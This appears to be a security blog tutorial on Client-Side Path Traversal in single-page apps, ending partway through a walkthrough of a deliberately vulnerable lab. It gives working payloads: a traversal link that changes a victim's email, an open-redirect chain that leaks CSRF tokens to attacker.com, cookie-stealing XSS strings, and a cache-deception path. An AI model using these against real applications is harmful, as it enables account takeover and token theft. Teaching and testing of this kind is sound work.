Client-Side Path Traversal: When Apps Forge Requests for You
Introduction
For years we told ourselves CSRF was a solved problem. The browsers fixed it. Cookies stopped riding along on cross-site requests by default, and CSRF tokens were everywhere. Then a class of vulnerability that has been hiding in plain sight since 2007 came back and walked right through the defenses we became comfortable with.
It’s called Client-Side Path Traversal (CSPT). Instead of forging a request from your own attacker-controlled domain, you trick the target’s own JavaScript into forging it for you. The request comes from the same origin, so it carries every cookie, every JWT, and every CSRF token the application normally sends. From the server’s point of view it is a completely legitimate action by the logged-in user.
TL;DR
- Single-page application builds an API request path from user-controlled input without validating it. Inject
../and the request lands on a different endpoint on the same origin. - Because the request is fired by the app’s own code, it inherits all authentication context, including cookies (even
SameSite=Strict),Authorization: Bearerheaders, and CSRF tokens. - That makes CSPT a same-origin request forgery primitive that bypasses traditional CSRF defenses.
- Every finding has two halves, a source (where attacker input flows into the URL) and a sink/gadget (a state-changing endpoint, an open redirect, or an endpoint whose response drives an XSS sink).
- On its own it’s a low-severity primitive. Chained to the right gadget it escalates to CSRF, account takeover, XSS, token theft, SSRF, or cache deception.
Single-Page Applications
To understand why CSPT exists, you have to understand where modern apps build their requests.
In a traditional server-rendered application, every navigation is a full HTTP request. You click a link, the browser asks the server for a page, and the server returns complete HTML. The server decides what to render based on the URL. Straightforward, right?
Single-page applications (React, Angular, Vue, Svelte, and friends) flipped that. On the first load the browser downloads the entire application. This includes the JavaScript, the routing logic, the UI templates, all of it. After that, navigation never leaves the browser. Click a link and the JS intercepts it, updates the address bar through the History API, and fetches just the data it needs to render the new view. Request /dashboard, /settings, or /profile/44 and you get back the exact same HTML shell and JS bundle. The “page” is assembled entirely on the client.
Here is the consequence that matters for security. The frontend is now responsible for constructing API requests. It reads route parameters, query strings, and hash fragments, then interpolates them straight into URLs:
1
fetch(`/api/users/${userId}/orders`)
If userId comes from the URL and nobody validates it, an attacker can set it to ../admin/delete-account#.
- The browser resolves the
../while it builds the request. This ultimately climbs from/api/users/to/api/. - The frontend no longer fetches
/api/users/44/orders, it fetches/api/admin/delete-account. - The
#drops the trailing/orders.
The server-side path traversal you already know reads files off a disk. This hits endpoints on an API, fully authenticated, using the victim’s session.

What Client-Side Path Traversal Actually Is
What you just saw is CSPT, also called On-Site Request Forgery (OSRF). A frontend interpolates user-controlled input into the path of a fetch, XMLHttpRequest, or axios request without validating it, and a single ../ lets an attacker steer that request onto any endpoint on the same origin. The mechanic is that simple. The surprising part is how long it stayed off the radar.
Dafydd Stuttard of PortSwigger first described “on-site request forgery” back in 2007. It sat in relative obscurity for over a decade, then got voted into PortSwigger’s Top 10 Web Hacking Techniques of 2022. In 2024, Maxence Schmitt and the team at Doyensec published the CSPT2CSRF research (and a full whitepaper) that formalized the technique.
The Vulnerable Pattern
Here’s the shape you’re hunting for. A note-viewing component reads an ID from the query string and interpolates it into an API call:
1
2
3
4
5
6
7
8
9
10
11
const params = new URLSearchParams(window.location.search);
const noteId = params.get("noteId");

fetch(`/api/notes/${noteId}`, {
  headers: {
    "Authorization": `Bearer ${localStorage.getItem("token")}`,
    "X-CSRF-Token": document.querySelector('meta[name="csrf-token"]').content
  }
})
  .then(res => res.json())
  .then(renderNote);
To demonstrate this clearly, a regular user may navigate to https://app.example.com/notes?noteId=42. The component reads noteId, and its fetch puts this request on the wire:
1
2
3
4
5
6
GET /api/notes/42
Host: app.example.com
Authorization: Bearer eyJhbGci...
X-CSRF-Token: abc123
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
The Sec-Fetch-Site: same-origin and Sec-Fetch-Mode: cors are the browser’s own labels for what this is, a fetch the page made to its own API. Hold that thought.
Now the attack. The attacker sends the victim a link with a traversal payload in the noteId parameter:
1
https://app.example.com/notes?noteId=../users/me/change-email%3Femail%3Dattacker@evil.com%26x=
You may wonder why the ?, =, and & are URL-encoded. It is deliberate, and the & (%26) in particular is what makes or breaks the attack.
Note: Leave those characters raw (
?noteId=../users/me/change-email?email=attacker@evil.com&x=) and the browser reads the unencoded&as the start of a new outer query parameter.URLSearchParams.get("noteId")stops at the&, so everything after it (x=, and any extra&-joined values you wanted to smuggle into the target) splits off into its own parameter and never reaches the path. Encoding&as%26is what keeps the whole payload insidenoteId. Encoding?and=as%3Fand%3Dis “attack in depth”, so no parser along the way mistakes them for delimiters either.
The component reads noteId, builds /api/notes/../users/me/change-email?email=attacker@evil.com&x=, and fetch resolves the ../ during URL normalization before anything leaves the browser. Same code, same headers, different endpoint:
1
2
3
4
5
6
GET /api/users/me/change-email?email=attacker@evil.com&x=
Host: app.example.com
Authorization: Bearer eyJhbGci...
X-CSRF-Token: abc123
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
The request carries the victim’s real JWT and CSRF token, because the app’s own fetch attached them. If that endpoint accepts the parameters it’s handed, the attacker just changed the victim’s email by getting them to click one same-origin link.
Note: This is also why you can’t skip the traversal and just send the victim straight to
/api/users/me/change-email?email=. A top-level navigation carries cookies and nothing else, and even those only ride along if the cookie isn’tSameSite=Strict. The browser won’t attach theAuthorizationbearer token (it lives inlocalStorage) or theX-CSRF-Tokenheader, so the server rejects the request. The CSPT works because the app’s ownfetchattaches both headers, and because the request is same-origin aSameSite=Strictcookie comes along too. That is the difference between this and a classic GET CSRF. The same-originfetchinherits everything a cross-site request can’t.
You should now have a basic understanding of the vulnerability. Time to dive into detection and exploitation techniques.
Sources and Sinks
Every CSPT finding is a pair, a source (where attacker input enters the request path) and a sink (the endpoint the traversed request ultimately hits). Find a source with no useful sink and you have an informational. Find the right sink and then you’re cooking.

Sources
A source is any user-controllable value that gets interpolated into a request path. Like XSS, sources can be reflected, DOM-based, or stored:
| Source | Trigger | Example |
|---|---|---|
| Query parameter | Zero-click on URL visit | ?id=../../admin/users |
| Path segment (route param) | Zero-click via link | /notes/../../admin/users |
| Hash fragment (SPA hash routing) | Zero-click, never hits server logs | #/../../admin/users |
| Stored value (profile slug, doc ID, filename) | Fires when the victim views the attacker’s resource | attacker sets slug to ../admin |
postMessage data | Needs an attacker-controlled window | iframe sends a path |
localStorage / IndexedDB | Needs a prior write (XSS or shared device) | a saved route value the app reloads from storage, tampered to hold ../ |
Stored sources provide greater impact but are less common. A reflected CSPT needs the victim to click an attacker URL. A stored CSPT (say, an attacker sets their own profile slug to ..%2fadmin) fires for anyone who views that resource, with no attacker URL in sight. That’s how GitLab caught a one-click account takeover in 2022.
Sinks and Gadgets
A sink is the endpoint the traversal aims at. A gadget is a sink that produces real impact. The valuable ones, in rough priority order:
| Sink / gadget | What to look for | Impact |
|---|---|---|
| State-changing endpoint | POST/PUT/PATCH/DELETE reachable via traversal that needs little or no body | CSRF-equivalent action as the victim |
| Open redirect | ?url= redirect on the same origin | Leaks the app’s custom headers cross-origin (the CSRF token, etc.; Authorization is stripped in all current browsers; CORS + CSP connect-src gate it); also feeds attacker content for a chained CSPT or XSS |
| Response with DOM sink | Endpoint whose response is rendered via innerHTML and similar | XSS |
| File upload / download | Same-origin endpoint serving attacker-controlled content | Hosts the JSON for a second CSPT or an XSS payload |
Note: Why “little or no body”? In CSPT you control the path and nothing else. The method, headers, and body all come from the original
fetch, so the traversed request carries whatever body that code was already sending. A state-changing endpoint that needs no body (or only the CSRF token you already carry in a header) is the easy win, because the body you’re stuck with doesn’t matter. One that needs a specific body only fires if your source happens to send a matching one, which it usually doesn’t.
The power you inherit is the authentication context. Cookies, Authorization headers, custom headers, and CSRF tokens, all attached by the app itself.
Why It Beats Modern CSRF Defenses
Traditional CSRF gives the attacker full control of the request but has to be delivered cross-site, which requires multiple misconfigurations to succeed. CSPT constrains what you can send but delivers from the same origin, which slips past CSRF defenses.
| Traditional CSRF | CSPT2CSRF | |
|---|---|---|
| POST CSRF | Yes | Yes |
| Control the request body | Yes | No (inherited from the source) |
| Bypasses CSRF tokens | No | Yes (the app’s own code attaches the token) |
Works with SameSite=Lax (default) | No | Yes (same-origin request) |
Works with SameSite=Strict | No | Yes (same-origin request) |
| Works with header-based JWT auth | No | Yes (the app’s JS adds the header) |
| PUT / PATCH / DELETE CSRF | Hard or impossible cross-site | Yes (same-origin, no CORS preflight) |
| Needs a same-origin vulnerability | No | Yes (the CSPT source must exist on the target) |
Apps that store their JWT in localStorage are the ones people get most wrong. Teams assumed they were immune to CSRF because a cross-site attacker can’t make the browser add a custom Authorization header. True. But with CSPT, the application’s own JavaScript adds it for you.
Note: Don’t read the “No” column as “unbreakable.” Those answers assume the defense is built correctly. CSRF tokens that aren’t bound to the session, that get skipped when the request method changes, or that just compare a form field to an attacker-settable cookie all have well-known token-validation bypasses.
SameSitehas gaps too. A method-override trick can turn a Lax-allowed top-level GET into a state change, and it only blocks cross-site requests, so a sibling subdomain you control still counts as same-site (details). What makes CSPT stand out is that it needs none of those mistakes. It walks through these defenses even when they’re implemented correctly.
The Exploitation Chains
CSPT alone is a primitive. It’s time to dive deeper into exploitation and learn more about what you chain this to.

CSPT to CSRF (CSPT2CSRF)
Find a source that fires a state-changing request, traverse into an endpoint that accepts the method and body you’re stuck with, and you have CSRF that ignores every modern defense. Requests without a body are the easiest wins. If the source sends a POST with an empty {}, any endpoint that accepts an empty POST is a valid target. Account closures, approval toggles, 2FA settings, privilege changes.
CSPT to XSS
XSS comes for free when the app renders a fetched response into the DOM without sanitizing it, the usual sink being innerHTML or React’s dangerouslySetInnerHTML:
1
2
3
fetch(`/api/widgets/${id}`)
  .then(r => r.json())
  .then(w => { panel.innerHTML = w.body; }); // DOM sink: response rendered as HTML
Now the response is the payload, and the CSPT only has to make that fetch return markup you control. Three ways to do it:
- Traverse through an open redirect to attacker-hosted JSON. Send the fetch through the open redirect to your server, which answers with
{"body":"<img src=x onerror=alert(document.cookie)>"}. The sink renders it and your script runs. - Point at an endpoint that reflects your input verbatim. Plenty of same-origin endpoints echo input straight back, a search API that returns your
q, an error handler that quotes the bad value. Traverse the fetch onto one and smuggle your payload into its query (..%2f..%2fsearch%3Fq%3D<img src=x onerror=alert(1)>); the endpoint reflects it into the response, and the same sink renders it. - Upload a file to the target and traverse to its own download URL. It needs no open redirect at all, because the malicious content lives on the target’s own origin.
CSPT to SSRF and Cache Deception
Two more worth knowing, both chains where the request leaves the browser’s reach.
SSRF. When the app has a server-side feature that fetches a URL for you, a PDF generator, a screenshot service, a link-preview unfurler, a CSPT can steer that server-side request at an internal host. That is how Grafana’s image renderer was pushed at internal targets (CVE-2025-4123). A traversal in the /public/plugins/ asset path, chained with an open redirect, made the renderer fetch attacker-chosen hosts the browser could never reach.
Cache deception. Append a static-looking suffix to a sensitive endpoint and a CDN in front of the app may cache the authenticated response as a public asset. If the app builds fetch('/api/docs/' + file) and you set file to ../../v1/me/tokens.css, the request resolves to /api/v1/me/tokens.css; the CDN sees .css, caches the response, and you then request that same URL anonymously to read the victim’s tokens out of the cache.
CSPT and Open Redirects: What Actually Leaks
Note: Open redirects get a section to themselves here. Chained with a CSPT they are the most involved escalation in this post, and what they actually leak in a current browser, which headers survive a cross-origin redirect and which do not, is subtle enough to deserve a full walkthrough rather than a line in the chain list above.
Chain a CSPT into an open redirect and you can walk the app’s own credentialed request out to a server you control. Doyensec’s research frames it in one line, “the fetch API is forwarding the headers set by the front end,” and it is a good reason to get excited about an open redirect when a CSPT is in play. It used to be a clean way to lift the victim’s Authorization bearer token and CSRF token straight out of your logs. Browsers have since closed the bigger half of that, so the question worth answering is which headers still ride the redirect.
The setup is real. A CSPT source fires an authenticated request, there is an open redirect on the same host, and the attacker traverses the request into it. Because fetch follows redirects by default, the app’s own credentialed request chases the 302 out to the attacker’s origin. What survives that cross-origin hop splits three ways:
Authorization: stripped on a cross-origin redirect, in every current browser. The Fetch standard added the rule, and the engines all shipped it in Chrome and Edge 119 (both on the Chromium engine), Firefox 111, and Safari 16.1. So a bearer token inAuthorizationdoes not reach the attacker.- Cookies: never sent. They are scoped to their destination, so the victim’s
app.example.comsession cookie is not attached to anattacker.com-bound request in any browser. (A cookie deliberately scoped to.example.comis the exception. It rides along to any subdomain, including one an attacker controls.) X-CSRF-Tokenand other custom headers: not stripped, onlyAuthorizationis. These are the most reliable header leaks. They ride the redirect and reach a cross-origin attacker subject to a CORS preflight (which an attacker-controlled server grants itself) and the app’s CSPconnect-src. That CSP is the real gate. The CSPT in GitLab and Harbor leaked the CSRF token exactly this way, but GitLab.com’sconnect-srcshut it, only self-hosted instances with CSP turned off were exploitable.
Here is the whole chain on a generic app. A CSPT source builds fetch('/api/items/' + id), and the attacker sets id to traverse into a same-origin open redirect at /api/redirect:
1
https://app.example.com/items?id=../redirect?url=https://attacker.com
The app reads id, builds /api/items/../redirect?url=https://attacker.com, and fetch normalizes that to /api/redirect?url=https://attacker.com. So this is the request it sends, same-origin and carrying the app’s usual headers:
What the Application Sends
1
2
3
4
5
GET /api/redirect?url=https://attacker.com
Host: app.example.com
Authorization: Bearer eyJhbGci...
X-CSRF-Token: abc123
Sec-Fetch-Site: same-origin
The endpoint answers 302 Found with Location: https://attacker.com/, and fetch follows it. This is what lands on the attacker’s server:
What Reaches the Attacker
1
2
3
4
GET /
Host: attacker.com
X-CSRF-Token: abc123
Sec-Fetch-Site: cross-site
The Authorization header is gone, every current browser strips it on the origin change, and no app.example.com cookie rides along either. The X-CSRF-Token survives, but it only reaches the attacker if their server clears the CORS preflight and the app’s CSP connect-src didn’t block the destination to begin with.
Next Steps After Exfiltration CSRF Token
What that leaked X-CSRF-Token buys you depends on how the app authenticates, and the example already shows the catch. It sends its credential in Authorization: Bearer, the one header the redirect strips. If that bearer token is what proves who the victim is, the leak is a dead end. You hold a CSRF token but nothing to authenticate a request with, because the credential never left the victim’s browser.
The leak pays off when cookie authentication is used. However, there are a lot more variables to consider as you have only defeated one CSRF defense layer at this point.
- Cookie authentication. The credential has to be something the browser sends on its own (a session cookie).
- SameSite attribute. The cookie must have
SameSite=None, or a vector to bypassSameSite=Laxmust exist.SameSite=Strictwill end this attack. - CSRF sink. There needs to be a dangerous state changing request that doesn’t require any kind of step-up authentication or additional validation. For example, a password update that doesn’t require validating your previous password is a strong gadget.
- Token life. You must be able to replay the CSRF token and still have a valid request (per-session CSRF token, not single-use or short-lived).
- Token implementation. You can deliver the token cross-site. An auto-submitting form can carry it in the body or a query param but cannot set request headers, so if the endpoint only reads a custom header like
X-CSRF-Token, you need a cross-sitefetch, and that only lands when the target’s CORS is permissive enough to allow that header with credentials (an overly-permissive CORS policy is a common misconfiguration, and the one exception that makes a header-only token replayable). - Header validation. No
Origin/Refererallowlist that the forged request would fail.

Hands-On: The Doyensec CSPT Playground
Reading about CSPT only gets you so far. Doyensec’s CSPT Playground is a purpose-built vulnerable app (React frontend, Express + MongoDB backend) that implements working CSPT2CSRF and CSPT2XSS chains with a realistic source-and-sink surface.
Setup
1
2
3
git clone https://github.com/doyensec/CSPTPlayground
cd CSPTPlayground
docker compose up
That brings up the React frontend on http://localhost:3000 and the Express API on http://localhost:8000. Log in with admin:admin123 (a second user, member:member123, is the one you’ll be promoting to escalate privileges). The app is generous with hints. The home page lists every sink and gadget, each lab carries an Explanation and a Solution tab, and there’s a built-in canary, any traversal that resolves to the /CSPT endpoint pops a toast telling you the source is reachable before you’ve even picked a gadget.
Lab 1: CSPT2CSRF - POST Sink (Zero-Click)
Note: We will move slower in this initial lab to ensure that foundational concepts are properly demonstrated.
The first thing you need when hunting CSPT is visibility into the requests the browser is actually making. Our first example goes back to basics with the browser’s developer tools. The Network tab is a quick way to see the fetch requests the client fires. Open the first challenge at http://localhost:3000/vulnerable/note_auto_post_sink/<id> and observe that the page fires a POST /api/v1/notes/<id>/seen to mark the note read, with your session attached. For context with the upcoming labs, the id value is the user ID.
JavaScript to Mark the Note Read
1
2
const { id } = useParams();
client.seenNote(id); // POST /api/v1/notes/:id/seen
The screenshot below points out the core developer-tools utilities for investigating those requests.

A key takeaway here is that we have a credentialed POST request that was initiated by JavaScript, and the <id> driving its path is ours (a route segment). The credential rides along automatically. The app’s fetch wrapper attaches the session token in an x-access-token header. The question that must be answered now is which sink takes a POST request. Luckily the homepage reveals the sinks and gadgets for us in this lab environment.

The promote endpoint takes a POST request, and it tolerates extra parameters. This makes an excellent sink target from our discovered source. The goal of this challenge will be to promote the member user to obtain administrative privileges.
Traversal Probing
The homepage hands us a hint. Any request that resolves to /CSPT pops a toast confirming the traversal parses.
If fetch tries to reach the /CSPT endpoint, you will have a toast message indicating that you are in a good way to exploit CSPT.
Two encoding facts first. Raw ../ in a path parameter never reaches the app, since the browser collapses the dot-segments at navigation time (/vulnerable/note_auto_post_sink/../../CSPT just resolves to /CSPT) and useParams() never sees a traversal. URL-encode the slashes as %2f and they survive as literal characters in the route segment. React Router decodes them after routing, and only then does fetch resolve the ../ during URL normalization.
Root /CSPT itself is unreachable here. It sits three ../ above /api/v1/notes/, but those climbs also apply to the page document, whose path is only two segments deep (vulnerable, note_auto_post_sink). The third climb escapes the web root, so the page returns a bare 400 Bad Request before React loads. A path-parameter source can only traverse as deep as its page path survives.

Despite this limitation, we can still validate path traversal. Two ../ (..%2f..%2f) keeps the document inside the web root while still climbing /api/v1/notes/ up to /api/CSPT. This is not the intended canary path but it works for our validation purposes and taught a valuable lesson. The resolved path is exactly where we aimed, so depth and encoding both check out.

Exploitation
Now that we know how to perform the path traversal, we can swap /api/CSPT for the /sink/promote/lax_in_extra_param_promote/:id sink and feed it the member’s user id.
Using our traversal knowledge we will URL-encode / characters (%2f) to ensure the whole payload survives as one route segment. A raw / would split it apart and break the :id match before the page even loads, whereas %2f keeps the traversal intact inside :id, where React Router decodes it after routing and fetch resolves the ../ while building the request. The request sent looks like http://localhost:3000/vulnerable/note_auto_post_sink/..%2f..%2fsink%2fpromote%2flax_in_extra_param_promote%2f66fc8c17d29c4a98a44a4a87.

Uh oh! A 404 again. The traversal itself worked perfectly, the request climbed out of /api/v1/notes/ and resolved right onto the promote sink. The problem is that seenNote always appends /seen to the path, and with nothing to cut it off, that suffix rode along as a real path segment. The fix is to cap the payload with %3f (a literal ?) so /seen is read as a query string instead of part of the path, leaving the clean POST /api/sink/promote/lax_in_extra_param_promote/66fc8c17d29c4a98a44a4a87 that the sink actually accepts.
